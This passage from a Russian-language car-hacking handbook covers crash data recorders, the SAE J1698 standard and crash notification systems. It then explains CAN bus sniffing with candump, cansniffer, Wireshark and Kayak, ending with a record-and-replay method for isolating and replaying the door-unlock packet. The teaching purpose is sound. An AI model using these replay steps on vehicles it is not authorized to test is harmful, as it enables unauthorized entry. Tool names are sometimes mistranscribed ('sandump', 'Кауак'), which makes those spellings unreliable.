Комплекты CDR включают как проприетарное оборудование, так и ПО. Оборудование обычно стоит около \$2 000, а стоимость ПО будет различаться в зависимости от того, сколько типов автомобилей

вы хотите поддерживать. Формат данных об аварии автомобиля также часто считается проприетарным, и многие производители лицензируют коммуникационный протокол поставщикам инструментов, которые делают CDR. Очевидно, это не в лучших интересах потребителя. National Highway Traffic Safety Administration (NHTSA) предложила принять стандартный метод связи OBD для доступа к этим данным.

Стандарт SAE J1698

Стандарт SAE J1698 перечисляет рекомендуемые практики сбора event data и определяет event records по частоте выборки: high, low и static. High samples - это данные, записанные во время аварийного события, low samples - данные до аварии, а static samples - данные, которые не меняются. Многие автомобили находятся под влиянием SAE J1698, но не обязательно соответствуют его правилам для всех данных, извлекаемых из автомобиля.

Некоторые записываемые элементы:

- состояние круиз-контроля;
- органы управления водителя: стояночный тормоз, фары, передний стеклоочиститель, выбор передачи, выключатель отключения пассажирской подушки безопасности;
- положение направляющей самого переднего сиденья;
- часы работы;
- индикаторные лампы состояния: VEDI, SRS, PAD, TPMS, ENG, DOOR, IOD;
- широта и долгота;
- положение сиденья;
- состояние/время срабатывания SRS;
- температура воздуха/салона;
- пробег автомобиля;
- VIN.

Хотя SAE J1698 указывает запись широты и долготы, многие производители заявляют, что не записывают эту информацию по соображениям приватности. Ваше исследование может дать иной результат.

Другие практики извлечения данных

Не все производители соответствуют стандарту SAE J1698. Например, с 1990-х годов General Motors собирает небольшой объем данных EDR в sensing and diagnostic module (SDM) своих автомобилей. SDM хранит Delta-v автомобиля, то есть продольное изменение скорости автомобиля. SDM не записывает никакой информации после аварии.

Другой пример - EDR Ford, известный как restraint control module (RCM). Ford хранит данные продольного и поперечного ускорения автомобиля, а не Delta-v. Если автомобиль имеет электронное управление дросселем, PCM хранит дополнительные данные EDR, включая то, был ли пассажир взрослым или нет, процент нажатия педали акселератора/тормоза и был ли диагностический код активен в момент аварии.

Автоматизированные системы уведомления об аварии

Automated crash notification (ACN) systems - это системы "звонка домой", которые связываются с производителем автомобиля или третьей стороной и передают информацию о событии. Они сочетаются с другими системами восстановления после аварии и расширяют функциональность за счет связи с производителем или третьей стороной. Одно важное отличие состоит в том, что нет правил или стандартов, определяющих, какие данные собираются и отправляются в ACN. ACN специфичны для каждого производителя, и каждая система отправляет разную информацию. Например, система automated collision notification Veridian (выпущенная в 2001 году) сообщает такую информацию:

- тип аварии (фронтальная, боковая, задняя);
- дата и время;
- Delta-v;
- долгота и широта;
- марка, модель и год автомобиля;
- главное направление силы;
- вероятное количество пассажиров;
- опрокидывание (да или нет);
- использование ремня безопасности;
- конечное положение автомобиля в покое (нормальное, левый бок, правый бок, крыша).

Злонамеренные намерения

Злоумышленники могут целиться в DTC автомобиля и данные freeze frame, чтобы скрыть вредоносную активность. Например, если эксплойту нужно воспользоваться только кратким временным условием, чтобы сработать, данные freeze frame автомобиля, скорее всего, пропустят событие из-за задержек записи. Захваченные снимки freeze frame редко содержат информацию, которая помогла бы определить, был ли DTC вызван злонамеренным намерением. (Поскольку системы черного ящика EDR обычно срабатывают только во время аварии, маловероятно, что злоумышленник будет целиться в них, потому что они вряд ли будут содержать полезные данные.)

Злоумышленник, фаззящий систему автомобиля, может проверять сработавшие DTC и использовать информацию, содержащуюся в DTC, чтобы определить, какой компонент был затронут. Такой тип атаки, скорее всего, произойдет на исследовательской фазе атаки (когда злоумышленник пытается определить, на какие компоненты влияли случайно сгенерированные пакеты), а не во время активного эксплойта.

Доступ к специфичным для производителя PID и их фаззинг - через прошивку firmware или использование режима 0x08 - может приводить к интересным результатам. Поскольку интерфейс каждого производителя держится в секрете, трудно оценить реальный риск сети. К сожалению, специалистам по безопасности придется выполнять обратную разработку или фаззинг этих проприетарных интерфейсов, чтобы определить, что открыто, прежде чем можно будет работать над выяснением наличия уязвимостей. Злонамеренным участникам придется делать то же самое, хотя у них не будет мотивации делиться своими находками. Если они смогут сохранить недокументированные точки входа и слабые места в секрете, их эксплойт дольше останется необнаруженным. Наличие секретных интерфейсов в автомобиле не повышает безопасность; уязвимости существуют независимо от того, разрешено ли людям их обсуждать. Поскольку на продаже этих кодов можно заработать деньги (иногда более \$50 000), у отрасли мало стимулов принимать сообщество.

Итоги

В этой главе вы вышли за пределы традиционных CAN-пакетов, чтобы понять более сложные протоколы, такие как ISO-TP. Вы узнали, как CAN-пакеты могут связываться вместе для записи более крупных сообщений или создания двунаправленной связи поверх CAN. Вы также узнали, как читать и очищать любые DTC. Вы рассмотрели, как находить недокументированные диагностические службы, и увидели, какие типы данных записываются о вас и ваших привычках вождения. Вы также изучили некоторые способы, которыми диагностические службы могут использоваться злонамеренными сторонами.

Глава 5. Обратная разработка шины CAN

Чтобы выполнить обратную разработку шины CAN, сначала нужно уметь читать CAN-пакеты и определять, какие пакеты чем управляют. При этом нам не нужен доступ к официальным диагностическим CAN-пакетам, потому что они в основном являются окном "только для чтения". Вместо этого нас интересует доступ ко всем остальным пакетам, которые заполняют шину CAN. Остальные недиагностические пакеты - это те, которые автомобиль фактически использует для выполнения действий. Понимание информации, содержащейся в этих пакетах, может занять много времени, но это знание может быть критически важным для понимания поведения автомобиля.

Поиск шины CAN

Разумеется, прежде чем выполнять обратную разработку шины CAN, нужно найти CAN. Если у вас есть доступ к разъему OBD-II, карта распиновки разъема вашего автомобиля должна показать, где находится CAN. (Распространенные места расположения разъемов OBD и их распиновки см. в главе 2.) Если у вас нет доступа к разъему OBD-II или вы ищете скрытые CAN-сигналы, попробуйте один из этих методов:

- Ищите парные и скрученные провода. Провода CAN обычно представляют собой два провода, скрученных вместе.
- Используйте мультиметр, чтобы проверить базовое напряжение 2,5 В. (Его бывает трудно определить, потому что шина часто шумная.)
- Используйте мультиметр, чтобы проверить сопротивление в омах. Шина CAN использует терминатор 120 Ом на каждом конце шины, поэтому между двумя проводами витой пары, которые вы подозреваете в принадлежности к CAN, должно быть 60 Ом.
- Используйте двухканальный осциллограф и вычитите разницу между двумя предполагаемыми проводами CAN. Вы должны получить постоянный сигнал, потому что дифференциальные сигналы должны компенсировать друг друга. (Дифференциальная передача сигналов обсуждается в разделе "Шина CAN" на странице 16.)

Примечание. Если автомобиль выключен, шина CAN обычно молчит, но такое простое действие, как вставить ключ автомобиля или потянуть ручку двери, обычно разбудит автомобиль и сгенерирует сигналы.

После того как вы определили сеть CAN, следующий шаг - начать мониторить трафик.

Обратная разработка связи CAN с can-utils и Wireshark

Сначала нужно определить тип связи, работающей на шине. Часто вам нужно будет определить конкретный сигнал или способ, которым говорит конкретный компонент, например как автомобиль отпирается или как работает трансмиссия. Для этого найдите шину, которую используют эти целевые компоненты, а затем выполните обратную разработку пакетов, проходящих по этой шине, чтобы определить их назначение.

Чтобы мониторить активность на CAN, нужно устройство, которое может мониторить и генерировать CAN-пакеты, например устройства, обсуждаемые в приложении А. На рынке очень много таких устройств. Дешевые OBD-II-устройства, продающиеся дешевле \$20, технически работают, но их снифферы медленные и пропускают много пакетов. Всегда лучше иметь устройство,

максимально открытое, потому что оно будет работать с большинством программных инструментов; открытые аппаратное обеспечение и ПО идеальны. Однако проприетарное устройство, специально спроектированное для прослушивания CAN, все равно должно работать. Мы рассмотрим использование sandump из набора can-utils и Wireshark для захвата и фильтрации пакетов.

Обычный анализ пакетов не подойдет для CAN, потому что CAN-пакеты уникальны для каждой марки и модели автомобиля. Кроме того, поскольку на CAN очень много шума, слишком неудобно разбирать каждый пакет по мере его последовательного прохождения.

Использование Wireshark

Wireshark (<https://www.wireshark.org/>) - распространенный инструмент мониторинга сетей. Если у вас сетевой бэкграунд, первым побуждением может быть использовать Wireshark для просмотра CAN-пакетов. Технически это работает, но вскоре мы увидим, почему Wireshark не лучший инструмент для этой задачи.

Если вы хотите использовать Wireshark для захвата CAN-пакетов, это можно сделать вместе с SocketCAN. Wireshark может слушать устройства canX и vcanX, но не slcanX, потому что устройства последовательной линии не являются настоящими netlink-устройствами и для работы требуют демона трансляции. Если вам нужно использовать устройство slcanX с Wireshark, попробуйте изменить имя с slcanX на canX. (Интерфейсы CAN я подробно обсуждаю в главе 2.)

Если переименование интерфейса не работает или вам просто нужно переместить CAN-пакеты с интерфейса, который Wireshark не может читать, на тот, который он может читать, можно соединить два интерфейса мостом. Вам понадобится sandump из пакета can-utils в режиме моста, чтобы отправлять пакеты из slcan0 в vcan0.

```
$ sandump -b vcan0 slcan0
```

Обратите внимание на рисунок 5-1: секция данных не декодируется и просто показывает сырые hex-байты. Это потому, что декодер Wireshark обрабатывает только базовый заголовок CAN и не знает, как работать с пакетами ISO-TP или UDS. Выделенный пакет - это UDS-запрос VIN. (Я отсортировал пакеты на экране по идентификатору, а не по времени, чтобы их было легче читать.)




Рисунок 5-1: Wireshark на шине CAN

Использование sandump

Как и Wireshark, sandump не декодирует данные за вас; эта работа остается вам как специалисту по обратной разработке. В листинге 5-1 в качестве sniffер-устройства используется slcan0.

```
$ sandump slcan0
slcan0 388 [2] 01 10
slcan0 110 [8] 00 00 00 00 00 00 00 00
slcan0 120 [8] F2 89 63 20 03 20 03 20
slcan0 320 [8] 20 04 00 00 00 00 00 00
slcan0 128 [3] A1 00 02
slcan0 7DF [3] 02 09 02
slcan0 7E8 [8] 10 14 49 02 01 31 47 31
slcan0 110 [8] 00 00 00 00 00 00 00 00
slcan0 120 [8] F2 89 63 20 03 20 03 20
slcan0 410 [8] 20 00 00 00 00 00 00 00
slcan0 128 [3] A2 00 01
slcan0 380 [8] 02 02 00 00 E0 00 7E 0E
slcan0 388 [2] 01 10
slcan0 128 [3] A3 00 00
slcan0 110 [8] 00 00 00 00 00 00 00 00
slcan0 120 [8] F2 89 63 20 03 20 03 20
slcan0 520 [8] 00 00 04 00 00 00 00 00
slcan0 128 [3] A0 00 03
slcan0 380 [8] 02 02 00 00 E0 00 7F 0D
slcan0 388 [2] 01 10
slcan0 110 [8] 00 00 00 00 00 00 00 00
slcan0 120 [8] F2 89 63 20 03 20 03 20
slcan0 128 [3] A1 00 02
slcan0 110 [8] 00 00 00 00 00 00 00 00
slcan0 120 [8] F2 89 63 20 03 20 03 20
slcan0 128 [3] A2 00 01
slcan0 380 [8] 02 02 00 00 E0 00 7C 00
```

Листине 5-1: *sandump* трафика, проходящего через шину CAN

Столбцы разбиты так, чтобы показать сниффер-устройство, идентификатор арбитража, размер CAN-пакета и сами CAN-данные. Теперь у вас есть несколько захваченных пакетов, но читать их не особенно удобно. Мы будем использовать фильтры, чтобы помочь определить пакеты, которые хотим анализировать подробнее.

Группировка потоковых данных с шины CAN

Устройства в сети CAN шумные: они часто пульсируют через заданные интервалы или при срабатывании события, например при отпирании двери. Из-за этого шума потоковая передача данных из сети CAN без фильтра может стать бесполезной. Хорошее ПО CAN-сниффера будет группировать изменения пакетов в потоке данных на основе их идентификатора арбитража, подсвечивая только те части данных, которые изменились с момента последнего появления пакета. Такая группировка пакетов упрощает обнаружение изменений, напрямую возникающих из-за манипуляций с автомобилем, позволяя активно наблюдать за секцией сниффинга инструмента и следить за цветовыми изменениями, связанными с физическими изменениями. Например, если каждый раз при отпирании двери вы видите изменение одного и того же байта в потоке данных, вы знаете, что, вероятно, определили как минимум байт, управляющий функциями отпирания двери.

Группировка пакетов с *cansniffer*

Инструмент командной строки *cansniffer* группирует пакеты по идентификатору арбитража и подсвечивает байты, которые изменились с последнего просмотра этого ID сниффером. Например, на рисунке 5-2 показан результат запуска *cansniffer* на устройстве *slcan0*.

```
09 delta ID data ... < cansniffer slcan0 # l=20 h=100 t=500 >
0.000000 110 00 00 00 00 00 00 00 00 .....
0.000000 120 F2 89 63 20 03 20 03 20 ..c . .
0.202675 128 A1 00 02 ...
0.000000 130 00 00 80 7E 00 ...~.
9.999999 131 36 46 31 30 39 31 34 39 6F109149
0.000000 170 01 00 00 00 00 00 00 00 .....
0.000000 300 00 00 84 00 00 04 00 00 .....
0.000000 308 00 4D 00 00 00 00 00 00 .M.....
0.000000 320 20 04 00 00 00 00 00 00 .....
0.000000 348 00 00 00 00 00 00 00 00 .....
0.202618 380 02 02 00 00 E0 00 7F 0D .....
^C000000 388 01 10 ..
0.000000 410 20 00 00 00 00 00 00 00 .....
0.000000 510 34 6F 01 3C F0 C4 12 6F 40.<...o
0.000000 520 00 00 04 00 00 00 00 00 .....
9.999999 670 47 31 5A 54 35 33 38 32 61ZT5382
```

Рисунок 5-2: Пример вывода *cansniffer*

Можно добавить флаг *-c*, чтобы окрашивать все изменяющиеся байты.

```
$ cansniffer -c slcan0
```

Инструмент *cansniffer* также может удалять повторяющийся CAN-трафик, который не меняется, тем самым уменьшая количество пакетов, за которыми нужно следить.

Фильтрация отображаемых пакетов

Одно преимущество cansniffer состоит в том, что ему можно отправлять ввод с клавиатуры, чтобы фильтровать результаты по мере их отображения в терминале. (Обратите внимание, что вы не увидите команды, которые вводите, пока cansniffer выводит результаты.) Например, чтобы видеть только ID 301 и 308, пока cansniffer собирает пакеты, введите это:

```
-000000  
+301  
+308
```

Ввод -000000 выключает все пакеты, а ввод +301 и +308 отфильтровывает все, кроме ID 301 и 308.

Команда -000000 использует битовую маску, которая выполняет побитовое сравнение с идентификатором арбитража. Любое двоичное значение 1, использованное в маске, - это бит, который должен быть истинным, тогда как двоичное значение 0 является wildcard и может соответствовать чему угодно. Битовая маска из одних 0 говорит cansniffer сопоставлять любой идентификатор арбитража. Знак минус (-) перед битовой маской удаляет все совпадающие биты, то есть каждый пакет.

Можно также использовать фильтр и битовую маску с cansniffer, чтобы захватить диапазон ID. Например, следующая команда добавляет к отображению ID от 500 до 5FF, где 500 - это ID, применяемый к битовой маске 700, чтобы определить интересующий нас диапазон.

```
+500700
```

Чтобы отобразить все ID вида 5XX, вы использовали бы следующее двоичное представление:

```
ID  Binary Representation  
500 101 0000 0000  
700 111 0000 0000  
-----  
101 xxxx xxxx  
5   x  x
```

Можно было бы указать F00 вместо 700, но поскольку идентификатор арбитража состоит только из 3 бит, 7 - это все, что требуется.

Использовать 7FF как маску - то же самое, что не указывать битовую маску для ID. Например:

```
+3017FF
```

Это то же самое, что:

```
+301
```

Эта маска использует двоичную математику и выполняет операцию AND над двумя числами, 0x301 и 0x7FF:

```
ID  Binary Representation  
301 011 0000 0001  
7FF 111 1111 1111  
011 0000 0001  
3   0   1
```

Для тех, кто не знаком с операциями AND: сравнивается каждый двоичный бит, и если оба равны 1, то выход равен 1. Например, $1 \text{ AND } 1 = 1$, тогда как $1 \text{ AND } 0 = 0$.

Если вы предпочитаете GUI-интерфейс, Кауак, который мы обсуждали в разделе "Кауак" на странице 46, является приложением мониторинга шины CAN, которое также использует socketcand и окрашивает отображение захваченных пакетов. Кауак не удаляет повторяющиеся пакеты так, как cansniffer, но предлагает несколько уникальных возможностей, которые трудно получить в командной строке, например документирование идентифицированных пакетов в XML (.kcd-файлах), которые Кауак может использовать для отображения виртуальных комбинаций

приборов и картографических данных (см. рисунок 5-3).




Рисунок 5-3: GUI-интерфейс Kayak

Использование записи и воспроизведения

После того как вы использовали cansniffer или похожий инструмент, чтобы определить отдельные пакеты, на которых нужно сосредоточиться, следующий шаг - записывать и воспроизводить пакеты, чтобы вы могли их анализировать. Мы рассмотрим два разных инструмента для этого: can-utils и Kayak. У них похожая функциональность, а выбор инструмента зависит от того, над чем вы работаете, и от ваших предпочтений по интерфейсу.

Набор can-utils записывает CAN-пакеты с помощью простого ASCII-формата, который можно просмотреть обычным текстовым редактором, и большинство его инструментов поддерживают этот формат как для записи, так и для воспроизведения. Например, можно записывать с помощью sandump, перенаправлять стандартный вывод или использовать параметры командной строки для записи в файл, а затем использовать canplayer для воспроизведения записей.

На рисунке 5-4 показан вид компоновки эквивалента cansniffer в Kayak.




Рисунок 5-4: Kayak записывает в logfile

Чтобы записывать CAN-пакеты с помощью Kayak, сначала нажмите кнопку Play на вкладке Log files. Затем перетащите одну или несколько шин из панели Projects в поле Busses вкладки LogOutput Window. Нажимайте кнопки Record и Stop в нижней части окна LogOutput, чтобы начать или остановить запись. После завершения захвата пакетов журналирование должно появиться в выпадающем меню Log Directory (см. рисунок 5-5).

Если открыть logfile Kayak, вы увидите что-то похожее на фрагмент кода в листинге 5-2. Значения в этом примере не будут напрямую соответствовать значениям на рисунке 5-4, потому что GUI группирует по ID, как cansniffer, но журнал является последовательным, как sandump.

```
PLATFORM NO_PLATFORM
DESCRIPTION "No description"
DEVICE_ALIAS OBD Port slcan0
(1094.141850) slcan0 128#a20001
(1094.141863) slcan0 380#02020000e0007e0e
(1094.141865) slcan0 388#0110
(1094.144851) slcan0 110#0000000000000000
(1094.144857) slcan0 120#f289632003200320
```

Листинг 5-2: Содержимое logfile Kayak



Рисунок 5-5: Правая панель вкладки Log files settings

Помимо некоторых метаданных (PLATFORM, DESCRIPTION и DEVICE_ALIAS), журнал почти такой же, как журнал, захваченный пакетом can-utils: сначала идет timestamp, затем ваша шина, затем идентификатор арбитража и данные, разделенные символом #. Чтобы воспроизвести захват, щелкните правой кнопкой мыши Log Description на правой панели и откройте запись (см. рисунок 5-5).

В листинге 5-3 показан logfile, созданный sandump с помощью параметра командной строки -l:

```
(1442245115.027238) slcan0 166#D0320018
(1442245115.028348) slcan0 158#0000000000000019
(1442245115.028370) slcan0 161#000005500108001C
(1442245115.028377) slcan0 191#010010A141000B
```

Листинг 5-3: logfile sandump

Обратите внимание в листинге 5-3, что logfiles candump почти идентичны тем, что отображает Кауак на рисунке 5-4. (Подробнее о разных программах can-utils см. в разделе "Набор утилит CAN" на странице 41.)

Творческий анализ пакетов

Теперь, когда мы захватили пакеты, пора определить, что делает каждый пакет, чтобы мы могли использовать его для отпирания чего-либо или эксплуатации шины CAN. Начнем с простого действия, которое, скорее всего, переключает только один бит, - кода отпирания дверей - и посмотрим, сможем ли мы найти пакет, управляющий этим поведением.

Использование Кауак для поиска управления отпиранием двери

На шине CAN очень много шума, поэтому поиск изменения одного бита может быть очень трудным даже с хорошим сниффером. Но есть универсальный способ определить функцию одного CAN-пакета:

1. Нажмите Record.
2. Выполните физическое действие, например отпирите дверь.
3. Нажмите Stop Record.
4. Нажмите Playback.
5. Посмотрите, повторилось ли действие. Например, отперлась ли дверь?

Если нажатие Playback не отперло дверь, могло пойти не так несколько вещей. Во-первых, вы могли пропустить действие при записи, поэтому попробуйте записать и выполнить действие снова. Если вам все равно не удастся записать и воспроизвести действие, сообщение, вероятно, жестко привязано к физической кнопке замка, как часто бывает с замком двери водителя. Попробуйте вместо этого отпереть пассажирскую дверь во время записи. Если и это не работает, сообщение для действия отпирания либо находится на другой шине CAN, не той, которую вы мониторите, - вам нужно найти правильную, - либо воспроизведение могло вызвать коллизию, из-за чего пакет был вытеснен. Попробуйте воспроизвести запись несколько раз, чтобы убедиться, что воспроизведение работает.

Когда у вас появится запись, выполняющая нужное действие, используйте метод, показанный на рисунке 5-6, чтобы отфильтровать шум и найти точный пакет и биты, используемые для отпирания двери через шину CAN.

Теперь продолжайте уменьшать размер захвата пакетов вдвое, пока не дойдете до одного пакета; в этот момент вы должны суметь понять, какой бит или какие биты используются для отпирания двери. Самый быстрый способ сделать это - открыть сниффер и отфильтровать по выделенному идентификатору арбитража. Отпирите дверь, и изменившийся бит или байт должен подсветиться. Теперь попробуйте отпереть задние двери автомобиля и посмотрите, как меняются байты. Вы должны суметь точно сказать, какой бит нужно изменить, чтобы отпереть каждую дверь.

